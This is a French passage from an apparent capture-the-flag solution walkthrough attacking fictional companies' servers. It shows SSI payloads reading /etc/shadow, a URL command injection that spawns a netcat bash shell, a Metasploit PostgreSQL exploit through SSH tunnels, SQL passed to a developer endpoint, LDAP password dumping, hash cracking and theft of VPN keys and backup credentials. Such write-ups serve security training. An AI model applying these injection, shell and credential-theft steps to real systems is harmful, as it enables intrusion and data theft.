00009:	C=200	0 L	0 W	0 Ch	" - <!-#exec%20cmd="/usr/bin/id;--> "
00010:	C=200	0 L	0 W	0 Ch	"xec%20cmd="/bin/cat%20/etc/shadow";--> "
00011:	C=200	183 L	1470 W	16852 Ch	" - ;netstat -a; "

Ainsi, le serveur retourne le résultat de la commande netstat au lieu d'un message d'erreur.

Avec cette découverte, vous pouvez maintenant tenter d'exécuter un shell sur un port spécifique du serveur. Malheureusement, CentOS n'a que l'exécutable nc sans les options avancées. De plus, il est possible que de l'url-encoding soit nécessaire pour faire passer les caractères spéciaux au shell. (Plus d'informations sur ce dernier point ici : <http://www.degraeve.com/reference/urlencoding.php>).

Après quelques tentatives, voici comment vous pouvez appeler **nc** pour lancer un shell qui écoute sur le port 4444 du serveur :

```
http://node.tradeoff.es/api/getShippingRates.php?KEY=dsYQu9ME1Et84W8tQEHHdgQh2wiEh9gJQSEFylwkfEr4E6803msYJNwGgKOjgmW0zOnzRMogAA5SvQo0BH8xpaMy8Ws9rFRkxu1wAhYZd3KzEutMkdjYaAN/pKmjIWwdfittlkHI5JMMWQW&rates=standard;mkfifo /tmp/fifo;nc -l 4444 </tmp/fifo | bash -i %26>/tmp/fifo;rm /tmp/fifo
```

Côté serveur cela donne :

```
[root@2-tradeoff ~]$ ps -ef | grep nc
nginx  26536 4593 0 21:09 ?        00:00:00 sh -c cat
/usr/share/nginx/html/api/rates/standard;mkfifo /tmp/fifo;nc -l 4444 </tmp/fifo | bash -i
&>/tmp/fifo;rm /tmp/fifo
nginx  26539 26536 0 21:09 ?        00:00:00 nc -l 4444
```

Suite à cette exploitation, vous pouvez vous connecter au serveur de TradeOff grâce à la commande netcat suivante :

```
nc node.tradeoff.es 4444
```

Voilà, vous êtes maintenant sur le serveur de Tradeoff avec un joli shell en tant que nginx.

> You've got a shell (!)

Les binaires intéressants sont accessibles par les chemins suivants :

```
/usr/bin/python ./trackd --- nous n'y avons pas accès!  
/usr/local/bin/node /var/www/apps/track/app.js  
/usr/bin/postmaster -p 5432 -D /var/lib/pgsql/data
```

Bingo ! PostgreSQL est présent sur le serveur. Voyons ce que nous pouvons faire avec cela.

2.2.2 Vulnérabilité #2 : PostgreSQL

Un rapide nmap sur le serveur de TradeOff nous donne la version de Postgres

```
Port tcp/5432 PostgreSQL version 8.1.22 accessible %
```

Cette version de PostgreSQL peut être exploitée avec metasploit (via l'utilisateur Postgres):

http://www.metasploit.com/modules/exploit/linux/postgres/postgres_payload

Comme une relation de confiance existe entre Intermarket et TradeOff (vue à la section 2.1.3) il est possible d'exploiter la vulnérabilité en utilisant InterMarket pour rebondir vers TradeOff.

La relation de confiance permet à Intermarket de se connecter avec l'utilisateur postgres à la base de données PostgreSQL de TradeOff sans avoir besoin de mot de passe.

Pour exploiter la vulnérabilité depuis Intermarket, vous devez utiliser des tunnels SSH afin de faire transiter la communication de votre Metasploit vers le PostgreSQL de TradeOff à travers InterMarket :

```
root@kali:~# ssh -l webcommerce -L 5432:tradeoff.es:5432 -L  
5558:tradeoff.es:5558 54.236.115.237
```

Une fois le tunnel ssh établi, vous pouvez alors utiliser Metasploit pour exploiter la vulnérabilité et ainsi obtenir un shell sur le serveur de TradeOff :

```

msf > use exploit/linux/postgres/postgres_payload
msf exploit(postgres_payload) > set RHOST localhost
RHOST => localhost
msf exploit(postgres_payload) > set DATABASE postgres
DATABASE => postgres
msf exploit(postgres_payload) > set PAYLOAD
generic/shell_bind_tcp
PAYLOAD => generic/shell_bind_tcp
msf exploit(postgres_payload) > set LPORT 5558
LPORT => 5558
msf exploit(postgres_payload) > show options

```

Module options (exploit/linux/postgres/postgres_payload):

Name	Current Setting	Required	Description
----	-----	-----	-----
DATABASE	postgres	yes	The database to authenticate against
PASSWORD		no	The password for the specified username. Leave blank for a random password.
RHOST	localhost	yes	The target address
RPORT	5432	yes	The target port
USERNAME	postgres	yes	The username to authenticate as
VERBOSE	true	no	Enable verbose output

Payload options (generic/shell_bind_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LPORT	5558	yes	The listen port
RHOST	localhost	no	The target address

Exploit target:

Id	Name
--	----
1	Linux x86_64

```

msf exploit(postgres_payload) > exploit

```

```
[*] Started bind handler
[*] localhost:5432 - PostgreSQL 8.1.22 on x86_64-redhat-linux-
gnu, compiled by GCC gcc (GCC) 4.1.2 20080704 (Red Hat 4.1.2-
48)
[*] Command shell session 6 opened (::1:45873 -> ::1:5558) at
2013-05-11 16:27:06 +0000
[*] Uploaded as /tmp/MiyRyKHW.so, should be cleaned up
automatically
```

```
ls
bin
boot
dev
etc
home
lib
lib64
lost+found
media
mnt
opt
proc
root
sbin
selinux
srv
stat-file1
sys
tmp
usr
var
```

> You've got a shell (!)

Vous pouvez maintenant récupérer le drapeau dans /home/flag.txt car il est accessible que par l'utilisateur postgres.

> You've got a flag (!)

```
{FLAG}Y2FtZXJhX3N5c3RibV9yZWVjZD9lbmFibGU6WERNsUo0NERLTjhEMEp
HU0NIS0MK
camera_system_redirect_enable:  XDmIJ44DKN8D0JGSCHKC
```

2.2.3 Vulnérabilité #3 : tracker.html

Sur le site de TradeOff Corporation se trouve un traceur de la station spatiale ISS. La présence de ce traceur s'explique par le fait que la compagnie veut pouvoir livrer du courrier, dans quelques années, directement à la station spatiale internationale... et pourquoi pas sur la lune.

Ce traceur est accessible à l'adresse suivante :

<http://www.tradeoff.es/tracker.html>

En analysant le code source de tracker.html, vous pouvez voir que la fonction javascript startTime obtient de l'information JSON en accédant à track/location.

```
--
52 function startTime()
53 {
54     $.getJSON('track/location', function(data) {
55         lat = data.lat;
56         lon = data.lon;
57         map.setCenter(new google.maps.LatLng(lat,lon));
58         marker.setPosition(new google.maps.LatLng(lat,lon));
59     });
60
61     $.getJSON('track/speed', function(data) {
62         if (data.speed != "undefined")
63         {
64             $('#speed').html(data.speed);
65         }
66     });
67 }
```

En utilisant le shell obtenu précédemment, vous pouvez analyser la configuration du serveur NGINX qui se trouve dans /etc/nginx/conf.d/default.conf. Vous découvrirez que l'appel à /track/location envoie en réalité les informations à un processus qui écoute sur le port 8000 :

```
location ~* "^/track/(.*)$" {
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header Host $http_host;
    proxy_set_header X-Nginx-Proxy true;
    proxy_pass http://127.0.0.1:8000/$1;
    proxy_redirect off;
}
```

En essayant de voir si parmi les processus, il y a une information reliée à track :

```
[mri@2-tradeoff ~]$ ps -ef | grep track
root      13198      1  0 May11 ?           00:01:04 /usr/local/bin/node /var/www/apps/track/app.js
mri       27821 26566  0 21:48 pts/2     00:00:00 grep track
```

Vous découvrirez un binaire, /usr/local/bin/**node**, qui appelle app.js dans le dossier /var/www/apps/track/.

--- Hummmm... voyons ce que ce fichier peut contenir :

```
}).listen(8000);  
sys.puts("Server running at http://localhost:8000/");
```

Vous pouvez voir que le fichier app.js précise l'origine des informations reçues : c'est cette application node.js qui écoute sur le port 8000.

La boucle est bouclée ! C'est ce fichier qui va interpréter nos appels à la page Web.

En analysant plus en détail le code de « app.js », vous voyez qu'un mode développeur est présent et permet de communiquer directement avec la BD MySQL :

/var/www/apps/track/app.js

```
// DEVELOPER MODE  
// base64 decode request  
// and execute it  
query = new Buffer(target, 'base64').toString('ascii');  
console.log(query);  
db.connect();  
db.query(query, function(err, rows, fields) {  
    if (err) throw console.log(err);  
    response.writeHead(200, { "Content-Type" : "text/plain" });  
    r = JSON.stringify(rows);  
    if (!r) throw console.log(r);  
    response.write(r);  
    response.end();  
});  
db.end();
```

Dans le code, vous voyez qu'on peut passer à app.js une requête SQL à une base de données. Cette requête doit être encodée en base 64 pour être interprétée correctement.

Le mode développeur est donc accessible de la façon suivante :

<http://www.tradeoff.es/track/> <base64 encoded sql request>

En formulant les bonnes requêtes, vous trouverez dans la base de données, l'information nécessaire pour compromettre Market Intelligence.

Vous pouvez ainsi lister les bases de données hébergées sur le serveur grâce à la commande suivante :

<http://www.tradeoff.es/track/c2hvdYBkYXRhYmFzZXM7IA==> ("show databases;" en base64) -> permet de voir les databases

Le résultat montre trois bases de données. Celle qui vous intéresse ici est **interop**... puisque c'est ce service que vous pouvez attaquer chez Market Intelligence.

En listant les tables qui sont stockées dans cette base de données :

<http://www.tradeoff.es/track/c2hvdYB0YWJsZXMGZnJvbSBpbmRlcm9wOw==> ("show tables from interop;" en base 64) -> permet de voir les tables

Vous pouvez voir qu'il existe une table nommée **certs**. Cette information devrait vous rappeler le certificat échu chez InterMarket qui est nécessaire pour utiliser l'API qui envoie les informations des clients à l'aide du script collector.py.

Voilà une information supplémentaire qui devrait vous permettre par la suite d'attaquer Market Intelligence.

Pour regarder plus en détail le contenu de la table certs, voici la commande à envoyer au serveur :

<http://www.tradeoff.es/track/c2VsZWNOlCogZnJvbSBpbmRlcm9wLmNlcnRzOw==> ("select * from interop.certs" en base 64) -> ok on récupère des champs

Le résultat vous montre que des certificats sont stockés encodés en Base64 dans la table **certs**. Il est assez simple de les décoder.

Au final, vous vous retrouvez avec les certificats de connexion à l'API de market-intelligent tel que mentionné au point 2.1.3 (voir intermarket collector.py).

La suite de votre aventure se poursuit. Vous pouvez jeter un œil à la section 2.5.1 afin de voir comment exploiter Market Intelligence ou bien continuer à attaquer les autres systèmes de même niveau.

2.3 Identisec.me


La compagnie IdentiSec a pour mission de fournir un coffre-fort sécurisé pour permettre aux particuliers de stocker leur identité en ligne. Son programme de prévention, de protection et d'intervention permet à ses clients d'être sans craintes si leur identité était usurpée ou leurs documents personnels perdus.

La société propose aussi un service web pour les entreprises, afin de s'informer sur le passé et l'identité de personnes. Ce service est très populaire auprès des multinationales qui font appel à IdentiSec lors du recrutement de candidats ou lors de la recherche de nouveaux partenaires.

En réalité, derrière cette façade, IdentiSec utilise les données collectées pour vendre de fausses identités au marché noir. Si vous êtes un truand recherché par la police et que vous avez besoin d'emprunter une identité pour quitter votre pays, IdentiSec a une solution pour vous. Si vous avez les moyens, IdentiSec peut même développer une application pour ça !

Afin de rester le leader de ce marché de niche, IdentiSec a basé son système d'informations sur un portail Internet, un annuaire LDAP et un serveur FTP hautement sécurisé.

Voici un récapitulatif du système d'informations d'IdentiSec :



2.3.1 Vulnérabilité #1 : service LDAP

En cherchant des informations avec le logiciel NMAP, vous pouvez découvrir que certains services sont accessibles directement sur le serveur :

```
nmap node.identisec.me
```

```
Starting Nmap 6.25 ( http://nmap.org ) at 2013-05-11 17:28 EDT
Nmap scan report for ec2-54-236-154-23.compute-1.amazonaws.com
(54.236.154.23)
Host is up (0.031s latency).
Not shown: 987 closed ports
PORT STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
110/tcp   open  pop3
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
143/tcp   open  imap
389/tcp   open  ldap
445/tcp   filtered microsoft-ds
636/tcp   open  ldapssl
3128/tcp  open  squid-http
4444/tcp  filtered krb524
8080/tcp  open  http-proxy
```

Le port 389 est ouvert. Vous pouvez continuer d'utiliser NMAP et la force de ses scripts pour lister les utilisateurs du LDAP :

```
nmap -nmap -p 389 --script ldap-search --script-args "
ldap.qfilter=users,ldap.attrib={userID,userPassword,uidNumber}
,ldap.maxobjects=100000000000" identisec.me
```

```
Starting Nmap 6.25 ( http://nmap.org ) at 2013-05-11 17:29 EDT
Nmap scan report for ec2-54-236-154-23.compute-1.amazonaws.com
(54.236.154.23)
Host is up (0.0070s latency).
PORT STATE SERVICE
389/tcp  open  ldap
| ldap-search:
|   Context: dc=identisec,dc=me; QFilter: users; Attributes:
sAMAccountName,userID,userPassword,uidNumber
|dn: cn=ANGELA GRIFFITH,ou=users,dc=identisec,dc=me
|   uid: angela.griffith
|   uidNumber: 5001
|   userPassword: qwerty
|   dn: cn=ADELA COLON,ou=users,dc=identisec,dc=me
```


```
|      uid: adela.colon
|      uidNumber: 5002
|      userPassword: tigger
.....
[truncated]
```

Ok, vous avez obtenu des comptes utilisateurs et des mots de passe hachés ou en texte clair (+ de 600 au total).

Que pouvez-vous faire avec ? Regardez du côté des autres services qui tournent sur ce serveur...

2.3.2 Vulnérabilité #2 : Serveur FTP

Lors du balayage de ports avec NMAP, vous avez pu remarquer qu'un service FTP était en fonction chez IdentiSec. Comme vous avez maintenant des noms d'utilisateurs et des mots de passe, il serait important de valider si vous pouvez vous connecter en FTP.



Voilà! Il est possible de se connecter au FTP avec les authentifiant des utilisateurs LDAP.

En vous connectant au hasard à un compte et en cherchant le fameux fichier **/home/flag.txt**. Vous remarquez que le drapeau appartient à l'utilisateur avec le uid 5315...

Si vous vous connectez en tant que cet utilisateur, vous aurez accès au flag...

Voyons si cet utilisateur est dans le LDAP à l'aide de la nmap :

```
$ nmap -nmap -p 389 --script ldap-search --script-args "
ldap.qfilter=custom,ldap.attrib={userID,userPassword,uidNumber
}, ldap.searchattrib=uidNumber, ldap.searchvalue=5315"
identisec.me
```

```
Starting Nmap 6.25 ( http://nmap.org ) at 2013-05-18 13:30 EDT
Nmap scan report for identisec.me (54.236.154.23)
Host is up (0.0075s latency).
PORT      STATE SERVICE
389/tcp   open  ldap
| ldap-search:
|   Context: dc=identisec,dc=me; QFilter: custom; Attributes:
|   userID,userPassword,uidNumber
|   dn: cn=RAFAEL MAYS,ou=users,dc=identisec,dc=me
|   uid: raphael.mays
|   uidNumber: 5315
|_   userPassword: {SHA}qUqP5cyxm6YcTAhz05Hph5gvu9M=
```

Une rapide recherche dans Google et vous trouvez un site pour décoder le mot de passe... (« test »)

The screenshot shows the MD5Decrypter.co.uk website interface. At the top, the site name is displayed in blue. Below it, a section titled "What does this SHA1 / MySQL Decrypter tool do?" explains the tool's purpose. A green status bar indicates "Hashes were found! Please find them below...". Under the "SHA1 Hashes:" section, a list of hashes is shown, with the first one being "a94a8fe5ccb19ba61c4c0873d391e987982fbbd3". Below this, a text box shows the decoded password "test" next to the hash. A "Decrypt Hashes" button is visible, along with a captcha and a "Load new captcha" link.

Avec ce mot de passe, il ne vous reste plus qu'à récupérer le drapeau en vous connectant avec `rafael.mays`

> **You've got a flag (!)**

```
{FLAG}aW50ZXJuYWxfdmVudGlsYXRpb25fc3lzdGVtX2Rpc2FibGU6U1QwSFFTWIZD
RThMUkNZTVZZWE8K
internal_ventilation_system_disable:ST0HQSZVCE8LRCYMVYXO
```

2.3.3 Vulnérabilité #3 : OpenVPN

Bien que vous ayez collecté le drapeau de ce serveur, votre investigation n'est pas terminée. De l'information très importante peut être obtenue en mode post-exploitation.

Ainsi, en navigant dans le ftp, votre âme de hacker devrait vous pousser à comprendre le fonctionnement du système et à chercher toute information pertinente... comme par exemple, dans le répertoire `/etc` qui contient les fichiers de configuration des services hébergés sur la machine.

Ainsi, vous pouvez accéder au répertoire `/etc/openvpn/`. Ce répertoire, habituellement très sécurisé, contient les fichiers de configuration d'un VPN.

```
:~$ ftp ftp.identisec.me
[...]
Name (ftp.identisec.me:[]): rafael.mays
331 Password required for raphael.mays
Password: test
[...]
ftp > ls /etc/openvpn
[...]
-rw-r--r--    [...] ca.crt
-rw-r--r--    [...] client.conf
drwxr-xr-x    [...] keys
[...]
```

Si vous visualisez le fichier de configuration, vous découvrez que le système sur lequel se termine le tunnel VPN appartient à l'entreprise Sanctum :

```
1 client
2
3 dev tun
4 proto tcp
5 remote vpn.sanctum.lt 1194
6
7 resolv-retry infinite
8 nobind
9
10 user nobody
11 group nobody
12
13 persist-key
14 persist-tun
15
16 #script-security 2
17
18 ca /etc/openvpn/ca.crt
19 cert /etc/openvpn/keys/identisec.me.crt
20 key /etc/openvpn/keys/identisec.me.key
21 comp-lzo
22
```

Pour la suite de cette exploitation, vous pouvez vous rendre à la section 2.4.1 (Sanctum.lt).

2.3.4 Vulnérabilité #4 : rsync

Votre esprit de curiosité étant à son comble, vous naviguez dans le FTP afin de trouver encore plus d'information. La cron d'un serveur Linux peut être très instructive pour comprendre le comportement d'un serveur. Dans ce cas vous voyez qu'il existe un fichier nommé **/etc/cron.d/backup_ftp**.

En regardant de plus près le contenu de ce script, vous remarquez qu'il permet de sauvegarder automatiquement avec l'utilitaire RSYNC les données du serveur FTP.

Ces données sont déposées chez Sanctum avec l'utilisateur backup.

```
:~$ cat /etc/cron.d/backup_ftp
0 5 * * * root /usr/local/sbin/backup.sh
```

```
:~$ cat /usr/local/sbin/backup.sh
#!/bin/bash
rsync --password-file /root/backup_pass -a /home/ftp/
rsync://backup@172.21.15.1/backup/
```

N'ayant pas accès au fichier /root/backup_pass et ne connaissant pas (encore) le mot de passe de l'utilisateur backup, vous pouvez valider si le LDAP connaît cet utilisateur :

```
:~$ ldapsearch -h identisec.me -x -b
ou=users,dc=identisec,dc=me uid=backup uid userPassword
[...]
# backup, users, identisec.me
dn: cn=backup,ou=users,dc=identisec,dc=me
uid: backup
userPassword:: e01ENX1SVmd4UjNlQ1YwOXIrSEVaUHk5MkhRPT0=
[...]
```

Identisec, c'est extrêmement sécuritaire pour vos données !

Afin de trouver le mot de passe de backup, vous pouvez utiliser une méthode plus conventionnelle et si chère à nos sysadmin... qui permet néanmoins de comprendre l'encodage du mot de passe par LDAP :

```
:~$ echo "e01ENX1SVmd4UjNlQ1YwOXIrSEVaUHk5MkhRPT0=" | base64 -
d | sed -re 's/\{[^\\]*\\}(.*)/\1/' | base64 -d | xxd -p
455831477b82574f6bf871193f2f761d
```

Cette commande complète est nécessaire, car la commande ldapsearch retourne le mot de passe binaire encodé plusieurs fois en base 64.

Il faut donc le décoder une première fois pour obtenir le chiffrement réel du mot de passe ({md5} ou {sha1}) suivi d'une chaîne en base64 qui contient le hash du mot de passe.

La commande sed enlève la partie {xxx} qui spécifie le type hachage et ne garde que la portion du hash.

La chaîne de caractères qui est produite est de nouveau décodée en base 64.

Une fois cette chaîne décodée, vous obtenez une suite en format binaire, il vous faut donc remettre cette suite binaire et en chaîne de caractères avec xxd.

Ok, google is your friend!!!!!!

2.3.5 Vulnérabilité #5 : Information page d'accueil bgcheck.pl

Toujours en utilisant vos accès au FTP, vous pouvez consulter la page d'accueil du site web d'IdentiSec.

En effet, ce dernier appelle le script bgcheck.pl chez Securicorp afin de valider les antécédents judiciaires des personnes qui lui confient leur identité.

Voici la section du code qui vous permet d'avoir cette information :

/var/www/html/index.php

```
for ($i = 0; $i < $info["count"]; $i++) {
    $uid = $info[$i]["uid"][0];
    $lastname = getAttribute('sn', $uid);
    $firstname = getAttribute('givenname', $uid);
    $description = getAttribute('description', $uid);
    echo "<tr>";
    echo "<td><img src=\"http://www.identisec.me/image.php?uid=\" . $uid . \"\"/></td>";
    echo "<td>
        <ul>
        <li><strong>First Name: </strong>$firstname</li>
        <li><strong>Last Name: </strong>$lastname</li>
        <li><strong>Profession: </strong>$description</li>
        <li><strong>";
    $record = file_get_contents("http://node.securicorp.de/cgi/bgcheck.pl?first_name=$firstname&last_name=$lastname");
    echo "Record: $record</li>
        </ul>
        </td>";
    echo "</tr>";
}
if ($info["count"] > 0) {
    echo "</table>";
}
```

Cette information vous montre qu'il existe un script CGI perl chez SecuriCorp avec lequel vous pourrez interagir.

Pour plus d'information sur l'exploitation de ce script, référez-vous à la section 2.6.1 de SecuriCorp.

2.3.6 Bonus

Dans le répertoire FTP de l'utilisateur Joanna Riley, de l'information bonus a été cachée dans une des photos prises lors de son voyage en France avec son meilleur ami et son objet fétiche.

Cette information est d'une grande importance pour un Hacker, surtout lorsqu'il passe du temps lors d'une compétition à remuer tout ce flux d'information.

Ce drapeau bonus est différent des autres et dès que vous l'aurez, courez le rapporter aux administrateurs du concours. Seul le premier sera récompensé pour son dur labeur et sa ténacité, car il faut en effet être tenace pour le trouver.



2.4 Sanctum.It


Dans cette organisation pyramidale, Sanctum.It peut être qualifié d'ode gardien du bon fonctionnement de la machination. Cette entreprise basée en Lituanie est le plus important fournisseur d'accès à Internet d'un petit village de 3,3 millions d'habitants. (!)

Son directeur, ancien haut placé du KGB, s'est réfugié dans ce pays après la chute du mur de Berlin et a profité de son sens aigu du socialisme pour investir sa fortune, gagnée sur le dos des travailleurs des kolkhozes, dans les nouvelles technologies. Bien entendu, la Lituanie n'a pas été choisie pour rien par notre cher directeur. En effet, c'est un pays d'Europe très permissif au niveau des lois encadrant l'hébergement Web.

C'est donc une place en or pour ce FAI qui a su en quelques années, devenir le plus grand mais aussi le plus impliqué avec la mafia russe et italienne. Si vous avez besoin d'héberger un site des plus douteux ou de détourner des communications par satellite, Sanctum.It a une offre de services qui peut vous convenir.

Dans cette organisation, c'est le fournisseur des infrastructures de télécommunications d'InterMarket, d'IdentiSec et de TradeOff. Son rôle est aussi de journaliser toutes les activités des serveurs informatiques des compagnies pour son donneur d'ordre : SecuriCorp.

Voici un résumé des communications et des services provenant de Sanctum.it :



2.4.1 Vulnérabilité #1 : OpenVPN

Avec les informations que vous avez récoltées au point 2.3.4, vous pouvez maintenant établir une connexion VPN avec les clés que vous avez volées au point 2.3.3.

Consultez le manuel OpenVPN pour plus d'information sur son utilisation.

2.4.2 Vulnérabilité #2 : RSYNC

Lors de votre investigation sur le serveur d'IdentiSec, vous avez remarqué que les données du serveur FTP étaient sauvegardées chez Sanctum avec le logiciel RSYNC. Cet utilitaire permet de faire beaucoup de choses et notamment de naviguer dans les

archives de sauvegardes. Maintenant que vous êtes branchés sur le VPN, vous pouvez accéder au service RSYNC en tant que l'utilisateur Backup.

Votre côté pirate désireux de trouver toujours plus d'informations devrait vous pousser à utiliser les commandes RSYNC pour regarder plus en détail ce que peuvent contenir ces archives et ainsi étancher votre curiosité :

```
:~$ rsync rsync://172.21.15.1/
backup Backup put from identisec.me
```

